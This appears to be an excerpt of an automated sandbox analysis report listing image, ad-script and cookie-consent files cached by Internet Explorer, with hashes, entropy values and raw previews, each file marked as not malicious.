......JFIF.....`.`..................... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.......&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO
OOOOOOOOOOOOOO...................................................................}........!1A..Qa."q.2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz........
...........................................................................................................w.......!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.........
..........................................................................?...L@h.(....@.Uwq.h..p.FI4\-r6.1V..pA.E.(..........Z.Z.....$(.A..."..0...T.....Y{O{..ritu7.J./..(....&./..C...V..."[.Y.,t.q.]T...Mu2.s!..
(.i7a.F.I..4.ni.R..bXP.P.@..A%..pB.I#mPH.?SJN.i\.m.Vk`!.Y.:s........9......x........q.~....uT...3..-. ...}.....}j.vBq..F..i...Z.(.....@.kDH...~...M5.... p.2?...ms#jO..G2Mq.u...5.t.....S...
.......q^.4.N);.......I-.y....!......Q..m..b.".K.@.@.
```


C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\AARmyym[1].jpg

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 206x250, frames 3
Category:	dropped
Size (bytes):	7212
Entropy (8bit):	7.882392318186589
Encrypted:	false
SSDEEP:	192:QoTCB4Pg9/4IJDgYCyDA2j27fFZD64/QtyKQ:bgCgK8MYU379BfQtyKQ
MD5:	804EF9D52496634B39D27D61B75ADADD
SHA1:	CE5CD83EAF9BF2BD8964D1BFFF5B5F89D87748AD
SHA-256:	12614527481A9B39F59FF6E4F56546BAC608E5DF63EA94F41ABE8400DA051709
SHA-512:	E6D0FA52B704DB143668740DCB1E275D6083331B9A676EF13EB9E7B82F5FEC1C156F1853E32379112AEF742B41D6A8F1037C2EBF109275AEFBBF2558A4BBD9D C
Malicious:	false
Reputation:	unknown

Preview:


```
......JFIF.....`.`..................... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.......&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO
OOOOOOOOOOOOOO...................................................................}........!1A..Qa."q.2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz........
...........................................................................................................w.......!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.........
..........................................................................?..e`..Qs...].).g(....(.....J....:.nN*.1Z.-...QsyE4Z.....-J....5..7F...Vs.ff...5'D5E..d.RfSVeI...f....l.R3.lT...4.U'..V8.DYu"O-..y....V
.q._p...BB..j.kl.*.Z..S..6.{v...H.9..@...G.tS..GJ.q6[...O.."...!Nh.&...(....J._....f.N*,t....QBD.W.$..Jm..Xdv.:RH.+.....3L.Z...s.4X^..R."..Q...h..k...S#zOB[e..Pm.`.....(.U$.O..dSz.
.........c.....Z.M..uQ.8.b.....t^I..0)\]...q..4..~Cgv....J..
```


C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\cfdbd9[1].png

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 27 x 27, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	740
Entropy (8bit):	7.552939906140702
Encrypted:	false
SSDEEP:	12:6v/70MpfkExg1J0T5F1NRlYx1TEdLh8vJ542irJQ5nnXZkCaOj0cMgL17jXGW:HMuXk5RwTTEovn0AXZMitL9aW
MD5:	FE5E6684967766FF6A8AC57500502910
SHA1:	3F660AA0433C4DBB33C2C13872AA5A95BC6D377B
SHA-256:	3B6770482AF6DA488BD797AD2682C8D204ED536D0D173EE7BB6CE80D479A2EA7
SHA-512:	AF9F1BABF872CBF76FC8C6B497E70F07DF1677BB17A92F54DC837BC2158423B5BF1480FF20553927ECA2E3F57D5E23341E88573A1823F3774BFF8871746FFA51
Malicious:	false
Reputation:	unknown

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\cfdbd9[1].png	
Preview:	.PNG.....IHDR.....U....sBIT....|.d.....pHYs.....~.....tEXtSoftware.Adobe Fireworks CS6.....tEXtCreation Time.07/21/16.~y....<IDATH..;k.Q....;.;..&..#...4..2... ..V,...X..~.{..|.Cj.....B$.%.nb....c1...w.YV....=g.....!..&.$.mI...I.$M.F3.}W,e.%..x.,..c..0.*V....W.=0.uv.X...C....3`....s.....c.....2]E0.....M...^i...[..]5.&...g.z5]H....gf....I... .u.....:uy.8"....5...0.....z.....o.t...G..".....3.H....Y....3..G....v..T....a.&K.....,T.\.[..E.....?.....D.....M..9...ek..kP.A.`2.....k...D.}.\...V%.\..vIM..3.t....8.S.P.....9.....yI.<...9... ..R.e.!`..-@.....+.a..*x..0.....Y.m.1..N.I...V.'..;.V..a.3.U....,.1c.-.J<..q.m-1...d.A..d.`.4.k..i.....SL.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\favicon[2].ico	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	MS Windows icon resource - 2 icons, 16x16, 16 colors, 32x32, 16 colors
Category:	dropped
Size (bytes):	1078
Entropy (8bit):	1.240940859118772
Encrypted:	false
SSDEEP:	3:etFEh9HYflvlNl/AXll1pe/WNN0000000000000000000000000000000000000001:QNtY6+lKY6
MD5:	4123CE1E1732F202F60292941FF1487D
SHA1:	9F12B11BDE582DAE37CE8C160537D919C561C464
SHA-256:	D961B08E4321250926DE6F79087594975FE20AD1518DE8F91EB711AF5D1A6EF8
SHA-512:	11B24C2E622C408E4774FAE120B719A21A0B2ACFA53230126C35AD6CA57D33D4DE79CBE11D296CFBDE9613CAA03D66B721BD20CF4EE030CF75F5A1FD8A286 A9
Malicious:	false
Reputation:	unknown
Preview:	.....(...&... .....N...(..... ....(... ...@..... ....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\medianet[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, ASCII text, with very long lines
Category:	dropped
Size (bytes):	412168
Entropy (8bit):	5.486591399140407
Encrypted:	false
SSDEEP:	6144:zCUkYqP1vG2jnmuynGJ8nKM03VCuPb6X9cJBprymD:+1vFjKnGJ8KMGxTDrymD
MD5:	033C8BCE45A643781FCEC65168CAA4C2
SHA1:	653FD5A3F35F56A1CDF5AB7D8C284FE0E0159434
SHA-256:	D1A098FBD6B58CC488EA7154532E8846359D949D9F774DC748710106047C2CE0
SHA-512:	AA2C261A703A31F117DACD0C12A801CB5BFC5DB334CC36A1B9A8046A3DB1E378EC7B6BABAC2320C0D74E47CD809435717E1988BE691E1C779A08CA473BB9E 23C
Malicious:	false
Reputation:	unknown
Preview:	<html>.<head></head>.<body style="margin: 0px; padding: 0px; background-color: transparent;">.<script language="javascript" type="text/javascript" >window.mnjs=window.mnjs||{},window.mnjs.ERP=window.mnjs.ERP||function(){"use strict";for(var l="",s="",c="",f={},u=encodeURIComponent(navigator.userAgent),g=[] ,e=0;e<3;e++)g[e]=[];function d(e){void 0===e.logLevel&&(e={logLevel:3,errorVal:e}),3<=e.logLevel&&g[e.logLevel-1].push(e)}function n(){var e=0;for(a=0;a<3;a++) e+=g[a].length;if(0!==e){for(var n,r=new Image,o=f.lurl||"https://lg3-a.akamaihd.net/nerrping.php",t="",i=0,a=2;0<=a;a--){for(e=g[a].length,0;0<e;){if(n=1===a?g[a][0]:{lo gLevel:g[a][0].logLevel,errorVal:{name:g[a][0].errorVal.name,type:l,svr:s,servname:c,errId:g[a][0].errId,message:g[a][0].errorVal.message,line:g[a][0].errorVal.lineNumber ,description:g[a][0].errorVal.description,stack:g[a][0].errorVal.stack}},n=n,!((n="object"!=typeof JSON||"function"!=typeof JSON.stringify?"JSON IS NOT SUPPORTE D":JSON.stringify(n)

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\medianet[2].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, ASCII text, with very long lines
Category:	dropped
Size (bytes):	412168
Entropy (8bit):	5.4866098614654515
Encrypted:	false
SSDEEP:	6144:zCUkYqP1vG2jnmuynGJ8nKM03VCuPbUX9cJBprymD:+1vFjKnGJ8KMGxTBrymD
MD5:	D0E21D630C0C51DF737629F65E621590
SHA1:	D44A5622E6D72D955C1E6DF825CF83FD7BCF25CD
SHA-256:	E1DF1379F14F0D3F850D26F00C4AE0F97B27EDD47651C6239623F840933B2659
SHA-512:	332CDE34C99A8403A3309280D871583A90F43999728F5CACB3C71D78A99C82D3AC11C0FBDFFD08954A0889BCB86B831452A6FE55DCC47A25F480C9DD143A1F
Malicious:	false
Reputation:	unknown

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\medianet[2].htm	
Preview:	<html>.<head></head>.<body style="margin: 0px; padding: 0px; background-color: transparent;">.<script language="javascript" type="text/javascript" >window.mnjs=window.mnjs||{},window.mnjs.ERP=window.mnjs.ERP||function(){"use strict";for(var l="",s="",c="",f={},u=encodeURIComponent(navigator.userAgent),g=[] ,e=0;e<3;e++)g[e]=[];function d(e){void 0===e.logLevel&&(e={logLevel:3,errorVal:e}),3<=e.logLevel&&g[e.logLevel-1].push(e)}function n(){var e=0;for(a=0;a<3;a++) e+=g[a].length;if(0!==e){for(var n,r=new Image,o=f.lurl||"https://lg3-a.akamaihd.net/nerrping.php",t="",i=0,a=2;0<=a;a--){for(e=g[a].length,0;0<e;){if(n=1===a?g[a][0]:{lo gLevel:g[a][0].logLevel,errorVal:{name:g[a][0].errorVal.name,type:l,svr:s,servname:c,errId:g[a][0].errId,message:g[a][0].errorVal.message,line:g[a][0].errorVal.lineNumber ,description:g[a][0].errorVal.description,stack:g[a][0].errorVal.stack}},n=n,!((n="object"!=typeof JSON||"function"!=typeof JSON.stringify?"JSON IS NOT SUPPORTE D":JSON.stringify(n)

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\otCommonStyles[1].css	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	20953
Entropy (8bit):	5.003252373878778
Encrypted:	false
SSDEEP:	192:LIsia0zYw49vRn4l7cWQjRkmSxoU/4OIZZTg8l9Qonnq3WwHpUkG4HfeXiPcB2jk:HRc7fQxNGoFBlCHcXaivSYBQY2YpuML
MD5:	E4F88E3AF211BD9EA203D23CB0B261D5
SHA1:	6067E95844B3E11A275ADD0B41D7AD3F00A426FD
SHA-256:	E58322F14AC511762E2C74932104D7205440281520CF98E66F15B40AA8E60D05
SHA-512:	B2C8870B61E9132DC7D7167F50F7C85BFE67EAC6DA711BDF0B9C85EB026249A95E8D67FFB0699934EAA304F971E44F0180E8578AFD8353943154FCE689690B76
Malicious:	false
Reputation:	unknown
Preview:	#onetrust-banner-sdk{-ms-text-size-adjust:100%;-webkit-text-size-adjust:100%}#onetrust-banner-sdk .onetrust-vendors-list-handler{cursor:pointer;color:#1f96db;font-size:in herit;font-weight:bold;text-decoration:none;margin-left:5px}#onetrust-banner-sdk .onetrust-vendors-list-handler:hover{color:#1f96db}#onetrust-banner-sdk:focus{outline:2px solid #000;outline-offset:-2px}#onetrust-banner-sdk a:focus{outline:2px solid #000}#onetrust-banner-sdk #onetrust-accept-btn-handler,#onetrust-banner-sdk #onetrust-rejec t-all-handler,#onetrust-banner-sdk #onetrust-pc-btn-handler{outline-offset:1px}#onetrust-banner-sdk .ot-close-icon,#onetrust-pc-sdk .ot-close-icon,#ot-sync-ntfy .ot-close-icon{background-image:url(" s9Imh0dHA6Ly93d3cudzMub3JnLzE5OTkveGxpbmsiIHg9IjBweCIgeT0iMHB4IiB3aWR0aD0iMzQ4LjMzM3B4IiBoZWlnaHQ9IjM0OC4zMzNweCIgdmlld0JveD0iMCAw IDM0OC4zMzMgMzQ4LjMzNCIgc3R5bGU9ImVuYWJsZS1iYWNrZ

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\otFlat[1].json	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	12859
Entropy (8bit):	5.237784426016011
Encrypted:	false
SSDEEP:	384:Mjuyejbn42OdP85csXfn/BoH6iAHyPtJJAk:M6ye1/m
MD5:	0097436CBD4943F832AB9C81968CB6A0
SHA1:	4734EF2D8D859E6BFF2E4F3F7696BA979135062C
SHA-256:	F330D3AE039F615FF31563E4174AAE9CEAD8E99E00297146143335F65199A7A9
SHA-512:	3CC406AE3430001B8F305FA5C3964F992BA64CE652CCABD69924FE35E69675524E77A9E288DDE9BCF697B9C1C080871076C84399CDFAD491794B8F2642008BE
Malicious:	false
Reputation:	unknown
Preview:	.. {.. "name": "otFlat",.. "html": "PGRpdiBpZD0ib25ldHJ1c3QtYmFubmVyLXNkayIgY2xhc3M9Im90RmxhdCI+PGRpdiByb2xlPSJhbGVydGR pYWxvZyIgYXJpYS1kZXNjcmliZWRieT0ib25ldHJ1c3QtcG9saWN5LXRleHQiPjxkaXYgY2xhc3M9Im90LXNkay1jb250YWluZXIiPjxkaXYgY2xhc3M9Im90LXNkay1yb 3ciPjxkaXYgaWQ9Im9uZXRydXN0LWdyb3VwLWNvbnRhaW5lciIgY2xhc3M9Im90LXNkay1laWdodCBvdC1zZGstY29sdW1ucyI+PGRpdiBjbGFzcz0iYmFubmVyX2xvZ28 iPjwvZGl2PjxkaXYgaWQ9Im9uZXRydXN0LXBvbGljeSI+PGgzIGlkPSJvbmV0cnVzdC1wb2xpY3ktdGl0bGUiPlRpdGxlPC9oMz48cCBpZD0ib25ldHJ1c3QtcG9saWN5L XRleHQiPnRpdGxlPGEgaHJlZj0iIyI+cG9saWN5PC9hPjwvcD48dGFibmVyIj48aDMgY2xhc3M9Im90LWRwZC10aXRsZSI+V2UgY29 sbGVjdCBkYXRhIGluIG9yZGVyIHRvIHByb3ZpZGU6PC9oMz48ZGl2IGNsYXNzPSJvdC1kcGQtY29udGVudCI+PHAgY2xhc3M9Im90LWRwZC1kZXNjIj5kZXNjcmlwdGlvb jwvcD48L2Rpdj48L2Rpdj48L2Rpdj48L2Rpdj48ZGl2IGlkPSJvbmV0cnVzdC1idXR0b24tZ3JvdXAtcGFyZW50IiBjbGFzcz0ib3Qtc2RrLXRocmVlIG90LXNkay1jb2x 1bW5zIj48ZGl2IGlkPSJvbmV0cnVzdC1idXR0b24tZ3JvdXAiPjxidXR0b24

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\otPcCenter[1].json	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	48633
Entropy (8bit):	5.555948771441324
Encrypted:	false
SSDEEP:	768:VwcBWh5ZSMYib6pWXlzZz6c18tiHoQqhI:VwqZYdZz6c18tySI
MD5:	928BD4F058C3CE1FD20BE50FE74F1CD8
SHA1:	5CBF71DB356E50C3FFCB58E309439ED7EB1B892E
SHA-256:	6048F2D571D6AE8F49E078A449EB84113D399DD5EA69FB5AC9C69241CD7BA945
SHA-512:	1E165855CEF80DDFBE2129FA49A0053055561ADEFF7756DE5EA22338D0770925313CCB0993AD032B95ACE336594A5F38E9EE0F0B58ADFE1552FE9251993391C1
Malicious:	false
Reputation:	unknown

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\otPcCenter[1].json	
Preview:	.. {.. "name": "otPcCenter",.. "html": "PGRpdiBpZD0ib25ldHJ1c3QtcGMtc2RrIiBjbGFzcz0ib3RQY0NlbnRlciBvdC1oaWRlIG90LWZhZGUta W4iIGFyaWEtbW9kYWw9InRydWUiIHJvbGU9ImFsZXJ0ZGlhbG9nIj48IS0tIENsb3NlIEJ1dHRvbiAtLT48ZGl2IGNsYXNzPSJvdC1wYy1oZWFkZXIiPjwhLS0gTG9nbyB UYWcgLS0+PGRpdiBjbGFzcz0ib3QtcGMtbG9nbyIgcm9sZT0iaW1nIiBhcmlhLWxhYmVsPSJDb21wYW55IExvZ28iPjwvZGl2PjwhLS0gQ2xvc2UgQnV0dG9uIC0tPjxkaXYgWQ9Im9 0LXBjLWNvbnRlbnQiIGNsYXNzPSJvdC1wYy1zY3JvbGxiYXIiPjxoMiBpZD0ib3QtcGMtdGl0bGUiPllvdXIgUHJpdmFjeTwvaDI+PGRpdiBpZD0ib3QtcGMtZGVzYyI+P C9kaXY+PGJ1dHRvbiBpZD0iYWNjZXB0LXJlY29tbWVuZGVkLWJ0bi1oYW5kbGVyIj5BbGxvdyBhbGw8L2J1dHRvbj48aDI+PGRpdiBjbGFzcz0ib3Qtc2RrLXJvdyBvdC1 jYXQtZ3JwIj48aDMgaWQ9Im90LWNhdGVnb3J5LXRpdGxlIj5NYW5hZ2UgQ29va2llIFByZWZlcmVuY2VzPC9oMz48ZGl2IGNsYXNzPSJvdC1wbGktaGRyIj48c3BhbiBjb GFzcz0ib3QtbGktdGl0bGUiPkNvbnNlbnQ8L3NwYW5hZ2UgQ29va2llIFByZWZlcmVuY2VzPC9oMz48ZGFuIGNsYXNzPSJvdC1saS1

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\otSDKStub[2].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	19145
Entropy (8bit):	5.333194115540307
Encrypted:	false
SSDEEP:	384:7RoViYMusfTaiBMFHRy0I2VMwG4JRuIKBf:7aViMsffBMnktf
MD5:	0D2A3807FB77D862C97924D018C7B04C
SHA1:	9D17F3621001D08F7B98395AC571FC5F6CDA7FEF
SHA-256:	75DE71E7FEAC92082AF2F49B7079C0B587B16A5E2BB4DABDA7E7EB66327402FB
SHA-512:	409ABCD5E970CAFF9F489D3E7F3D9464B2C5189118D2D046CA99E42CEC630C2C65B30397B8A87C3860E3426CF9F7E0A5F86511539CA9D9AEDA26C74CA90559
Malicious:	false
Reputation:	unknown
Preview:	var OneTrustStub=function(e){"use strict";var t,o,n,i,a,r,s,l,c,p,u,d,m,h,f,g,A,b,y,v,C,I,w,S,L,T,R,B,D,P,_,E,G,U,O,k,F,V,N,x,j,H,M,K,z,q,W,J,Y,Q,X,Z,$,ee=new function(){ this.optanonCookieName="OptanonConsent",this.optanonHtmlGroupData=[],this.optanonHostData=[],this.genVendorsData=[],this.IABCookieValue="",this.oneTru stIABCookieName="eupubconsent",this.oneTrustIsIABCrossConsentEnableParam="isIABGlobal",this.isStubReady=!0,this.geolocationCookiesParam="geolocation", this.EUCOUNTRIES=["BE","BG","CZ","DK","DE","EE","IE","GR","ES","FR","IT","CY","LV","LT","LU","HU","MT","NL","AT","PL","PT","RO","SI","SK","FI","SE","GB","HR","L I","NO","IS"],this.stubFileName="otSDKStub",this.DATAFILEATTRIBUTE="data-domain-script",this.bannerScriptName="otBannerSdk.js",this.mobileOnlineURL=[],this.isMi gratedURL=!1,this.migratedCCTID="[[OldCCTID]]",this.migratedDomainId="[[NewDomainId]]",this.userLocation={country:"",state:""}};(o=t=t||{})[o.Unknown=0]="Unknow n",o[o.BannerCloseButton=1]="BannerCloseButton",o[

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\px[1].gif	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	GIF image data, version 89a, 1 x 1
Category:	dropped
Size (bytes):	43
Entropy (8bit):	3.0950611313667666
Encrypted:	false
SSDEEP:	3:CUMllRPQEsJ9pse:Gl3QEsJLse
MD5:	AD4B0F606E0F8465BC4C4C170B37E1A3
SHA1:	50B30FD5F87C85FE5CBA2635CB83316CA71250D7
SHA-256:	CF4724B2F736ED1A0AE6BC28F1EAD963D9CD2C1FD87B6EF32E7799FC1C5C8BDA
SHA-512:	EBFE0C0DF4BCC167D5CB6EBDD379F9083DF62BEF63A23818E1C6ADF0F64B65467EA58B7CD4D03CF0A1B1A2B07FB7B969BF35F25F1F8538CC65CF3EEBDF8A 910
Malicious:	false
Reputation:	unknown
Preview:	GIF89a.....!.....,.....L..;

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\264bf325-c7e4-4939-8912-2424a7abe532[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 300x300, frames 3
Category:	dropped
Size (bytes):	58885
Entropy (8bit):	7.966441610974613
Encrypted:	false
SSDEEP:	1536:Hj/aV3ggpq9UKGo7EVbG4+FVWC2eXNA6qQYKIp/uzL:Di3gyq9Ue7EVsCjeXuS
MD5:	FFA41B1A288BD24A7FC4F5C52C577099
SHA1:	E1FD1B79CCCD8631949357439834F331043CDD28
SHA-256:	AA29FA56717EA9922C3D85AB4324B6F58502C4CF649C850B1EC432E8E2DB955F
SHA-512:	64750B574FFA44C5FD0456D9A32DD1EF1074BA85D380FD996F2CA45FA2CE48D102961A34682B07BA3B4055690BB3622894F0E170BF2CC727FFCD19DECA7CCB D
Malicious:	false
Reputation:	unknown

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\264bf325-c7e4-4939-8912-2424a7abe532[1].jpg	
Preview:	......JFIF.....C.....C.....,.,.."....E.....!...1."AQ.a q..#2.B.....$Rb...3...C...%&4.r.....B.....!1A.."Qa..2q.B.....#..Rr.$3b4....%CDc.....?....]..I;.q.`.e...=..??n.\..)..".[K.W.u('d+.c...;.....R...(... .N.~.J,g...-.....-H.[vI....n!.g.....F... ...r..>%..*b.l..".....~7.k..s..r....u...0...).....x.....4.(Ik...*EM.S...n4rN.V..88.J..~.....Q.FJ..A.D.-D.tk'?.F.....IY.]..... O~=*3.N....rr.u(.....'.h}.,..... ..3[[...q.....g...&.O.....z...k.n.:~.)-S(..M.....:?(?.2206..g..."..S.....~.#.....=.....~.<,G.....B..\l6..@Jr=...(.....N.....xi.....}...o.:F@$...>.N8..~.....6e&51.Rzd$....A.I.lw..b... _.....t*b]|`.t.....w.....KLp...'.F.?....._.....b.a..6T...P...HIRv.F..1..A.M.....2:...C....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\46a64e19-d1cf-494e-8a93-1a179ccdaae9[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 300x300, frames 3
Category:	dropped
Size (bytes):	62216
Entropy (8bit):	7.9611985744209015
Encrypted:	false
SSDEEP:	1536:tGmB0lzXjpJ+b/eA4b6Ta4/YSRX2m06i/qNc097F4zaww9fe:RBeFkb/9I6TaK9KYR4VX
MD5:	D3B606F44F4035D110753D9C12B38051
SHA1:	4BECDD0487DAD8FD021A355E25BB93E6A1486817
SHA-256:	CA0634520BFBB563FB5AFF0B3BDD5F42B12961D6F2453E0C1F01F49DE17D48E7
SHA-512:	17A02FDF1F3ADF3F443A95A4C202ECF407DED8E6CDAF961A40F6B3781BD618BA59B2EF39AFDD5D0B9F6A627B9C896A2A90C568D48461E9C0F05E50392F80E35
Malicious:	false
Reputation:	unknown
Preview:	......JFIF.....C.....C.....,.,.."....P.....!.1A."Qa.#2q....B....$Rb....3r%4Dc...&CS..57e.Td.....C.....!..1A.Qa."q...R....2B....#b.$3r..CS.45dt.....?.Y..>h...\|.w.xo@.....C$..^.....H._...#....'.W.}..7.A6.....U..yy.=.?.....3.g.....q.-dc...hd~._.....>....uC.....Hz g.'.>...d...nI..q....I.|..<.`.....>#..?.}G..>e|'.A..N..~Y..y.,..3...?.yp".J~g.....~.I...01.0...<,....=.=i.mp...o...K... #..W...P..H.l..~...;.....mD.H...#..<...?..}G....%.x}Z}}~_w.z_..~G'...^..#..C..3.>.mK..m.....p8..A .@$.:..Ab6.e'.....9m=.x.[....R}v.....}R..$.....i.N.}}iP0`.....g....H.J{|..\.....q... ..1.@.$.....u9.H.H1&t..^..t~.....q..=P.~.....a1.....F@....(.#.....E80f...cv.s..g=...8.....~.<(.#.....=.?.....#U..).....#..JH

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\AAKp8YX[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	497
Entropy (8bit):	7.3622228747283405
Encrypted:	false
SSDEEP:	12:6v/7YBQ24PosfCOy6itR+xmWHsdAmbDw/9uTomxQK:rBQ24LqOyJtR+xTHs+jUx9
MD5:	CD651A0EDF20BE87F85DB1216A6D96E5
SHA1:	A8C281820E066796DA45E78CE43C5DD17802869C
SHA-256:	F1C5921D7FF944FB34B4864249A32142F97C29F181E068A919C4D67D89B90475
SHA-512:	9E9400B2475A7BA32D538912C11A658C27E3105D40E0DE023CA8046656BD62DDB7435F8CB667F453248ADDCB237DAEAA94F99CA2D44C35F8BB085F3E005929ED
Malicious:	false
Reputation:	unknown
Preview:	.PNG.....IHDR.....a....pHYs.....+.....IDATx..S=K.A.}{...3E..X.....`..S.A.k.l.....X..g.FTD,....&D...3.....^..of.....B....d.....,.....P...#.P.....Y.~...8:..k..`.(.!1?.....]*.E. '.$.A&A.F.._~.l....L<7A{G.....W.(.Eei..1rq....K....c.@.d..zG..|.?.B.)....`.T+.4...X..P...V .^....1..../.6.z.L.`...d.|t...;.pm..X...P]..4...{..Y.3.no(....<..\l...7T.....U..G..,a..N..b.t ..vwH#..qZ.f5;.K.C.f^L..Z..e`...lxW.....f...?..qZ....F.....>.t....e[.L...o..3.qX.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\AAOdxvW[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 622x368, frames 3
Category:	dropped
Size (bytes):	23645
Entropy (8bit):	7.810879378215357
Encrypted:	false
SSDEEP:	384:IUEz+UYUKaDX4ZCDbcpwWpedBE/WYqU9m8LaBIIJcv1DAKvA4IFE4JN3QNr:IUEz+UbKa8ZQQptpedAWp8LaCHg1DAed
MD5:	F2186DFE6F4836465043A993391B84C5
SHA1:	C595247171C1DD8D73429B0C58773C5E177106C5
SHA-256:	710EFEEA80DBB97B005C47E34341F00ABCD3345A5756EC967A6D1D6D06094B22
SHA-512:	21E86B092676E1EAE42E18C680D176A045E8158CE8386DB7D8624B7D3C70E9A018C1992FCAB22A6FEBF824445BF1850E7E98BFB4AECDA769ADA52356DFCF43D3
Malicious:	false
Reputation:	unknown
Preview:	......JFIF.....`.`..... ....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....p.n.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?..pn..+1..(...P1.L..s.4..1@.8^2h....2)J...P"0..@.c..g<.!<..)..BW.J.."Xm4..0.....4$..z.C+mL.....*..6.?. <.....4. .Hb(.&8....=..1..*....A4..(.2.....HT...5.p.....{.E.4.p.....L.....{P....+HBc4..8.3I...y.S`d....7.k.U....B.....^(..h...H.m;..c...@..1@...B.@.Bc....p....4.}(..H..:S@.#..4...!...P!)..T.i..M..M...h..a..1.c..n(.....H ...<?..1.....!...S.`8.1.J.1..0..h.H

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\AAOdxvW[1].jpg	

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\AAQCgDb[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 622x368, frames 3
Category:	dropped
Size (bytes):	36113
Entropy (8bit):	7.906769801243059
Encrypted:	false
SSDEEP:	768:lee/a8zxIXkWEp9v5yW1WSH1x6S4zFFnh2S96LL2iT:IRCsp/94nSHj8zFFnh2S9KLFT
MD5:	7EB2C6AFF772712CB5C5430050503581
SHA1:	E80334CA32FF05AD16B7D8E322200F8DF9BBE86D
SHA-256:	C7FC141B8CB74F3BE9EDFC961162EF4A52EDDD0EC8068DAD4B197E9E000C6858
SHA-512:	90898FDBEBA87CC879ADA6194B5B83BAE64BF0114C3F3EFC3A0F8D3DF73287D30EE69BB6A0C2FB6D53C639062114073730C7FF1AFB94989601786B4E220A705E
Malicious:	false
Reputation:	unknown
